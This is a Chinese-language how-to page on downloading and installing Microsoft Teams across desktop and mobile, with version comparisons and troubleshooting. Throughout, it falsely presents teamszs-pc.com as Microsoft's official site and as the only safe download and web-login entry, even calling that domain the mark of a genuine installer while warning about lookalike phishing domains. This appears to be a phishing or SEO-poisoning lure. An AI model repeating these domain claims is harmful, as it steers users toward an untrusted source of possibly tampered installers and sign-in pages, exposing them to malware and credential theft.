
3种常见 Teams下载方式详解(电脑与手机场景)

Teams下载的官方主入口为微软官网 teamszs-pc.com,覆盖 Windows、macOS 及 iOS/Android 三类客户端,是避开第三方捆绑软件风险最稳妥的方式。桌面版可从官网或系统内置的 Microsoft Store 一键安装,手机端 iPhone 走 App Store、安卓用 Google Play 或应用宝搜「Teams」。Teams下载分个人免费版、工作/学校版和经典版三种,入口与登录账号各不相同,选错版本会导致登录失败。
核心要点
- 官网teamszs-pc.com 是唯一稳妥入口,避开第三方捆绑风险
- Windows 可从内置 Microsoft Store 一键安装,无需另找安装包
- iPhone 用 App Store,安卓用 Google Play 或应用宝搜「Teams」
- 先认准版本:私人邮箱走免费版,单位校园邮箱走工作学校版
- 账号与版本不匹配会直接报错,是登录失败最常见原因
关键速览
- 官方主入口 teamszs-pc.com 覆盖 Windows、macOS、移动端 3 类客户端
- Windows 用户可直接从系统内置的 Microsoft Store 一键安装
- iPhone 走 App Store,安卓走 Google Play 或应用宝搜「Teams」
- 无需安装可用网页版,Chrome、Edge 浏览器登录即用
- 下载失败 约 80% 源于网络或旧版本残留,卸载重装可解决
Teams下载前先搞清楚你要下的是哪个版本?

Teams下载分三种版本,入口各不相同:个人免费版从 Microsoft 免费版页面获取,支持最长 60 分钟视频通话;工作/学校版由公司或学校账号统一分发;Teams(classic)经典版则是即将淘汰的旧客户端。选错版本会导致登录失败,因为登录账号类型和版本必须对应。
- 个人免费版:用私人 Microsoft 账号登录,适合家庭、朋友聊天开会,免费会议上限 100 人。
- 工作/学校版:用单位邮箱(如 name@公司.com)登录,由 IT 管理员部署。
- Teams(classic)经典版:2024 年起 Microsoft 已逐步用新客户端替代,新用户别再下。
不知道自己属于哪种?看你手上的账号:私人 QQ 邮箱或 Outlook 邮箱走免费版;单位或校园邮箱走工作/学校版。想快速对照,参考3个Teams下载版本怎么选。
个人免费版、工作学校版和经典版的下载区别在哪里?
三个版本的核心区别在登录账号和获取入口。个人免费版用个人微软账号(如 Outlook、Hotmail 邮箱)登录,从官网免费版页面直接下载,免费会议最长 60 分钟、最多 100 人;工作/学校版必须用组织账号(公司或学校发的邮箱),客户端通常由 IT 管理员统一推送;经典版(classic)则是逐步停用的旧客户端,不建议再新装。
| 版本 | 登录账号 | 获取入口 | 适用人群 |
|---|---|---|---|
| 个人免费版 | 个人微软账号 | 官网免费版页面 | 家庭、个人社交 |
| 工作/学校版 | 组织账号 | IT 分发或官网下载页 | 企业员工、师生 |
| 经典版(classic) | 组织账号 | 旧安装包(即将淘汰) | 暂缓升级的旧环境 |
实操提示:用组织邮箱登录免费版会直接报错,反之亦然。选错版本是 Teams下载后无法登录的常见原因。不确定选哪个,可参考3个Teams下载版本怎么选对号入座。

Teams的官方正版下载渠道有哪些?
Teams下载的官方正版渠道共五条:微软官网、Microsoft Store、App Store、Google Play 和企业管理员分发。桌面与移动端主入口是 Microsoft 官方下载页,2026 年可从这里获取 Windows、macOS 及移动端应用。认准域名以 teamszs-pc.com 结尾,是辨别正版的第一道关。
- 微软官网:适合首次安装的电脑用户,一个页面覆盖 Windows、macOS 和移动端。
- Microsoft Store:适合 Windows 10/11 用户,系统自带、自动更新。
- App Store:iPhone/iPad 用户使用,官方应用 ID 为 1113153706。
- Google Play:安卓用户使用,包名 com.microsoft.teams,需 Android 8.0 或更高版本。
- 企业管理员分发:适合公司/学校员工,由 IT 通过内部系统统一推送客户端。
不想装客户端?浏览器直接访问 teamszs-pc.com 也能用。想看清官网各入口结构,可参考Teams官网结构和常用入口。

Windows和Mac电脑上怎么下载安装Teams?

Windows 和 Mac 上的 Teams下载都从微软 2026 年官方下载页获取安装包。Windows 拿到.exe 文件,macOS 拿到.pkg 文件。双击运行后按向导安装即可,新版 Teams 会自动替换旧客户端,无需手动卸载。
⚠️ 常见错误: 用单位/校园邮箱去登录个人免费版(或反过来用私人邮箱登录工作学校版),导致直接报错。原因:Teams 登录账号类型与版本必须严格对应,这是下载后无法登录最常见的根源。修复:私人邮箱走免费版,组织邮箱走工作/学校版,对号入座即可。
Windows 上的具体步骤和版本要求是什么?
打开官方下载页,点「下载 Teams(适用于工作或学校)」或个人版按钮,下载 MSIX/.exe 安装包。双击运行,权限不足时右键选「以管理员身份运行」。系统要求 Windows 10 及以上版本。安装完首次登录时,选对账号类型很关键,组织账号和个人微软账号入口不同,选错会提示登录失败。
macOS 上的.pkg 怎么装?经典版并存要注意什么?
macOS 下载.pkg 包后双击,按提示输入系统密码授权即可。这里有个坑:如果电脑里还留着 Teams(classic)经典版,新版会与它短暂并存。建议装好新版后手动删除经典版,避免两个图标同时弹通知、消息重复提醒。想快速理清入口结构,可参考Teams电脑版下载常见官方入口整理。
安卓和iOS手机怎么下载Teams?
手机端 Teams下载认准应用商店里的官方发布者:安卓在 Google Play 搜索”Microsoft Teams”,iOS 在 App Store 搜索同名应用,发布者都必须显示为 Microsoft Corporation。安卓版Google Play 官方页面的包名为 com.microsoft.teams,要求 Android 8.0 或更高版本;iOS 版App Store 应用 ID 为 1113153706。发布者对不上就别装。
国内安卓用户没有 Google Play,常从应用宝等第三方商店下载。避坑要点:核对包名是否为 com.microsoft.teams、发布者是否 Microsoft。仿冒 App 常改一个字母或加”Pro””破解”字样。装不了 Google Play 时,可直接用浏览器访问 teamszs-pc.com 免安装使用,再对比正版渠道说明。
如何辨别官方正版安装包避免下载到假冒软件?
辨别正版 Teams下载安装包只看三点:发布者数字签名是否为 Microsoft Corporation、下载域名是否为 Microsoft 官方下载页(2026 年中国区主入口)、文件是否被二次打包。三者有一项对不上,就别装。
常见的假冒陷阱长什么样?
- 钓鱼站点:域名仿冒,如 teams-microsoft.xyz 或带连字符的假域名,真官网是 teamszs-pc.com。
- 捆绑软件:安装时默认勾选浏览器插件、全家桶,正版.exe 安装向导不会附带第三方软件。
- 篡改安装包:文件被植入后门,数字签名失效或显示未知发布者。
怎么验证数字签名和文件?
Windows 上右键.exe 文件,选”属性→数字签名”,签名者必须是 Microsoft Corporation,状态显示”此数字签名正常”。手机端认准应用商店发布者为 Microsoft Corporation。不确定就走浏览器 Web 入口,免安装、零风险。
下载后无法安装或登录该怎么解决?
安装失败最常见的原因是旧客户端残留和权限不足;登录报错则多半是账号类型和版本对不上。截至 2026 年,新版 Teams 会自动替换旧的经典客户端,若卡在替换阶段,先手动结束进程再重装即可。
安装卡在加载界面怎么办?
先清缓存再重装。Windows 用户删除 %appdata%MicrosoftTeams 文件夹(缓存目录),macOS 删除 ~/Library/Application Support/Microsoft/Teams,然后从 Microsoft 官方下载页重新获取安装包。安卓装不上,多半是系统低于 Android 8.0,这是官方最低要求。
登录一直报错是账号问题吗?
大概率是。个人邮箱登不进工作/学校版,组织账号也进不了免费版。用浏览器打开 teamszs-pc.com 先验证账号能否登录,能就说明是客户端问题,重装即可。仍不确定选哪版,参考3个Teams下载版本怎么选。

总结与下一步行动
按用户类型对号入座是完成 Teams下载的最快路径:个人用户走 免费个人版页面,免费会议限 60 分钟;工作学校用户找管理员分发或用组织账号登录;不想装客户端的直接用 teamszs-pc.com 网页版。截至 2026 年,桌面和移动端主入口统一是 Microsoft 官方下载页。
下载后立刻做安全验证:核对发布者是否为 Microsoft Corporation,再确认下载域名是官方地址。移动端认准 Android 8.0 以上、App Store 应用 ID 1113153706。选版本前拿不准,可先读3个Teams下载版本怎么选再动手。




